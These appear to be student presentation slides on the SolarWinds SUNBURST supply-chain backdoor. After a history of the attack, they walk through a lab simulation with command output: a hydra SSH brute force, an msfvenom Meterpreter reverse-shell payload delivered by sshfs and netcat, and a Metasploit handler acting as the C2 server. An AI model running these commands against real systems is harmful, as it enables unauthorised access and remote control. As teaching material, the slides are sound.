Solarwinds backdoor affair

Emanuele Conforti - 252122


Table of contents

What’s Solarwinds?

- An American company that develops software for managing and monitoring IT infrastructure
- **Orion platform**: suite of network and system monitoring tools. It’s a critical software used by numerous companies and government agencies

Supply chain attack

- Trying to damage an organization by targeting less secure elements in the supply chain.
- **Supplier**: Solarwinds Orion platform
- **Target**: companies and government agencies that use the Orion platform



Solarwinds attack overview

Early 2019

Attack preparation begins

March-June 2020

Malicious updates with SUNBURST backdoor are distributed via SolarWinds Orion software

December 2020

FireEye and other organizations discover the compromise

2021

Full disclosure

Solarwinds attack overview (2)

1. Attackers (**APT29**) probably gain access to SolarWinds' internal systems by exploiting security weaknesses.
2. **Malicious code injection** into Orion Platform during its software build process. **SUNBURST backdoor** embedded within a legitimate update file (signed component called *SolarWinds.Orion.Core.BusinessLayer.dll*)
3. Sunburst is distributed as a legitimate update
4. The backdoor remains silent for 12-14 days, after which it disables all anti-viruses and forensic tools to stay undetected

Solarwinds attack overview (3)


1. Then it make the client connects to a **C2 (Command and Control) server**, controlled by the attackers
2. The C2 server receives information to allow the attackers to identify the interested victims
3. The attackers operate manually by escalating privileges and stealing important resources on the identified clients
4. Place **Cobalt Strike Beacon**, a pentesting tool used to find network vulnerabilities

Actions to stay undetected

- **Orion Improvement Program (OIP)**: disguise the communication as legitimate traffic, using protocols like HTTPS
- **Lateral movements**: move across a compromised network to other systems
- **Golden SAML technique**: targets SAML authentication. By forging a legitimate SAML authentication token, an attacker can impersonate any user, bypassing SSO and MFA

Project implementation

Simulation of a Supply chain attack



Attacker

Malicious C2 server

Orion server

Solarwinds server
communicating with clients


Client


Victim

Assumptions

The demonstration tries to simulate the Solarwinds attack, but with some assumptions:

- Simulation done on GNS3 Lab using VMs
- All the actors are in the same LAN
- There's no firewall filtering packets or *IDS (Intrusion Detection Systems)* enabled on the hosts






Client communication

```
pi@raspberry:~/Desktop $ nc -l -p 7777 > /home/pi/Desktop/update.elf
```

Open a listening socket on the client, waiting for updates by the server

- Simulate the communication between the client and the Orion server with **Netcat**



Bruteforcing SSH password

Tool: hydra

Two **rainbow tables** (respectively for passwords and usernames)

```
pi@raspberry:~/Desktop $ ls
rockyou.txt  users.txt
```

Today it's unlikely to do a dictionary attack on the SSH password

```
pi@raspberry:~/Desktop $ hydra -L users.txt -P rockyou.txt 10.0.0.3 ssh
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizati
ons, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-12 20:05:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 45192 login tries (l:168/p:0), ~269 tries per
task
[DATA] attacking ssh://10.0.0.3:22/
[22][ssh] host: 10.0.0.3   password: solarwinds123
```

Backdoor creation

Tool: msfvenom

msfvenom will create a payload that will be executed on the victim client and it will create a **reverse shell TCP** (connection between the victim and the attacker)

```
pi@raspberry:~/Desktop $ ls
rockyou.txt  users.txt
pi@raspberry:~/Desktop $ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.0.2 LPORT=1111 -
f elf > backdoor.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

pi@raspberry:~/Desktop $ ls
backdoor.elf  rockyou.txt  users.txt
pi@raspberry:~/Desktop $
```

New file *backdoor.elf* on the Desktop

Sending the backdoor

Move the backdoor from the attacker's file system to the Orion server's one through ***sshfs***

```
pi@raspberry:~/Desktop $ sshfs pi@10.0.0.3:/home/pi/Desktop /home/pi/Desktop/Orion/
pi@10.0.0.3's password:
pi@raspberry:~/Desktop $ ls
backdoor.elf  Orion  rockyou.txt  users.txt
pi@raspberry:~/Desktop $ mv backdoor.elf Orion/
pi@raspberry:~/Desktop $ ls Orion/
backdoor.elf
pi@raspberry:~/Desktop $ fusermount -u Orion
pi@raspberry:~/Desktop $ ls Orion/
pi@raspberry:~/Desktop $
```

Folder Orion used as *mount point*

Sending the backdoor (2)

- Access to the Orion server (from the attacker host) via SSH
- Send the executable to the client using *netcat*

Orion server's IP address

```
pi@raspberry:~/Desktop $ ssh 10.0.0.3
pi@10.0.0.3's password:
Linux raspberry 4.19.0-13-686-pae #1 SMP Debian 4.19.160-2 (2020-11-28) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Sep 12 20:04:46 2024 from 10.0.0.2
pi@raspberry:~ $ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.3  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 fe80::78b0:2cad:5abc:880b  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:4e:4e:72  txqueuelen 1000  (Ethernet)
        RX packets 1148  bytes 143076 (139.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1274  bytes 180608 (176.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
pi@raspberry:~/Desktop $ ls
backdoor.elf
pi@raspberry:~/Desktop $ cat backdoor.elf | nc 10.0.0.4 7777
```


C2 server

Simulate a C2 server by opening a **multi-handler server** on the attacker host

```
       =[ metasploit v6.4.26-dev-                         ]
+ -- --=[ 2450 exploits - 1260 auxiliary - 430 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.0.2
LHOST => 10.0.0.2
msf6 exploit(multi/handler) > set LPORT 1111
LPORT => 1111
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.2:1111
```

C2 server (2)

When the client runs the backdoor, we can execute commands (managing the file system, upload or download files, make screenshot or record a webcam...) as if we're logged in the client host



Thank you for your attention!